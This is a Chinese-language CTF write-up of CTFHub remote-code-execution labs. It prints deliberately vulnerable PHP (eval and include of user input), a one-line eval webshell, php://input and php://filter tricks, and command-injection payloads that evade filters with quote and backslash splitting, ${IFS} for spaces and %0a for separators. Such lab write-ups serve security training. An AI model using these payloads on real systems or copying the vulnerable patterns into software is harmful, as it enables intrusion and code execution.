
RCE

1. eval执行

```php
<?php
if  (isset($_REQUEST['cmd']))  {
        eval($_REQUEST["cmd"]);
}  else  {
        highlight_file(__FILE__);
}
?>
```

给出了源代码。看这个样子，直接用蚁剑连接，不过分吧。

在根目录下面找到了flag。




/flag_16313

```
1  ctfhub{e9bc1c298bb6866cc2a74574}
2
```

（其实这道题可以直接用get的方式传参数进去，慢慢找，不过我主要是为了方便，就用蚁剑连接了）

2. 文件包含





```
<?php eval($_REQUEST['ctfhub']);?>
```

可以看到shell.txt里面是有代码的，只不过不能解析。这个可以包含在php文件里面，就可以解析了。

```
<?php
error_reporting(0);
if  (isset($_GET['file']))  {
        if  (!strpos($_GET["file"],  "flag"))  {
                include  $_GET["file"];
        }  else  {
                echo  "Hacker!!!";
        }
}  else  {
        highlight_file(__FILE__);
}
?>
<hr>
i  have  a  <a  href="shell.txt">shell</a>,  how  to  use  it  ?
```


i have a shell, how to use it ?

可以看到他是防止了直接包含flag文件，但是可以包含刚刚那个shell.txt文件




i have a shell, how to use it ?

可以在根目录下看到flag文件。



直接读取。



3. php://input

```
<?php
if (isset($_GET['file'])) {
        if ( substr($_GET["file"], 0, 6) === "php://" ) {
                include($_GET["file"]);
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

因为`php://input`需要allow_url_fopen=On allow_url_include=On，所以题目给出了phpinfo。


可以去查看一下，应该是都是on状态。


可以看到参数名是file，必须要用`php://`的伪协议。

首先用`php://input`

打开burp抓包。修改post内容。


如果找不到flag，可以用命令`<?php system("find / -name flag*"); ?>`






得到flag。

这个题用filter也是可以的，只不过只用filter难以获得flag的文件名。





4. 读取源代码


```
<?php
error_reporting(E_ALL);
if  (isset($_GET['file']))  {
        if  (  substr($_GET["file"],  0,  6)  ===  "php://"  )  {
                include($_GET["file"]);
        }  else  {
                echo  "Hacker!!!";
        }
}  else  {
        highlight_file(__FILE__);
}
?>
<hr>
i  don't  have  shell,  how  to  get  flag?  <br>
flag  in  <code>/flag</code>
```

i don't have shell, how to get flag?
flag in /flag

已经知道flag的位置，并且要求用php的伪协议。


那就直接用php://filter就好了。

直接读取：



转换成base64编码，防止被解析：

这个题如果不出意外的话，应该是不满足php://input的条件的。




果然不行。

5. 远程包含

allow_url_fopen	On	On
allow_url_include	On	On

这道题这两个都是开启的，应该可以用`php://input`

果然可以。直接找到并拿出flag。



6. 命令注入

管道符：


- windows

```
1 “|”：直接执行后面的语句。
2 “||”：如果前面的语句执行失败，则执行后面的语句，前面的语句只能为假才行。
3 “&”：两条命令都执行，如果前面的语句为假则直接执行后面的语句，前面的语句可真可假。
4 “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。
```

- linux


```
1 “;”：执行完前面的语句再执行后面的语句。
2 “|”：显示后面语句的执行结果。
3 “||”：当前面的语句执行出错时，执行后面的语句。
4 “&”：两条命令都执行，如果前面的语句为假则执行执行后面的语句，前面的语句可真可假。
5 “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。
```

直接注入：



看到了这个意义不明的文件，尝试用cat读取。

却发现啥都没有。




按F12原代码，发现被注释了。


拿到flag。

也可以用base64再次编码。

```
1 | cat 1306137082319.php | base64
```



解码后便得到flag。




7. 过滤cat


过滤了cat还有tac，vi，vim等等命令可以读取。

也可以用这些方法。


- 反斜杠：`ca\t fl\ag.php`
- 连接符：`ca''t fla''g.txt`
- `\(` `$` `*`
- 使用TAB(`%09`）补全(可能有问题)：`ca%09`




```
1 | tac flag_20710296217741.php | base64
```



解码之后就得到flag。（当然这道题也可以不用base64，按F12也可以看到被注释的flag。）




8. 过滤空格

在 bash 下，可以用以下字符代替空格

```
1 <, <>, %20(space), %09(tab), $IFS$9, ${IFS}, $IFS, \$IFS\$9, \${IFS}
```

这里选用${IFS}。



得到flag。

9. 过滤目录分隔符


linux中：`;`、`&`、`|`、`&&`、`||`

`;`的作用就是在 shell 中，担任"连续指令"功能

payload:

```
1 & cd flag_is_here;ls
1 & cd flag_is_here;cat flag_180941055115047.php

;cd flag_is_here&&ls
;cd flag_is_here&&cat flag_180941055115047.php
```



10. 过滤运算符

用;代替

```
127.0.0.1 | ls --> 127.0.0.1 ; ls
```


用`%0a` `%0d` `%0D%0A`绕过

```
127.0.0.1 | ls --> 127.0.0.1 %0a ls
```

```
        [1] => "
    <!--?php // ctfhub{02e19549e312743708c89299}
    )
    </pre-->
```

11. 综合过滤练习

```
(!preg_match_all("/(\||&|;|  |\/|cat|flag|ctfhub)/",  $ip,  $m))
```



这些都被过滤了。

用`%0a`(在地址栏输入)代替`|`或者`&`， 用`${IFS}`代替空格。

> 网上到处都是：由于`;`找不到代替品，故用`$(printf "路径")`代替路径。
>
> 然而我发现没有用，不知道是不是我用错了。
>
> 因为%0a是换行，我想着应该也可以用来替代`;`

```
1|ls flag_is_here
1%0als${IFS}fl''ag_is_here
```

```
Array
(
    [0] => PING 1 (0.0.0.1): 56 data bytes
    [1] => flag_34332585622822.php
)
```

```
1|cd flag_is_here;cat flag_34332585622822.php
1%0acd${IFS}fl''ag_is_here%0aca''t${IFS}f''lag_34332585622822.php
```

```
"Array
(
    [0] => PING 1 (0.0.0.1): 56 data bytes
    [1] => "
<!--?php // ctfhub{3c3fa045b55a12c7aaee2732}
)
</pre-->
```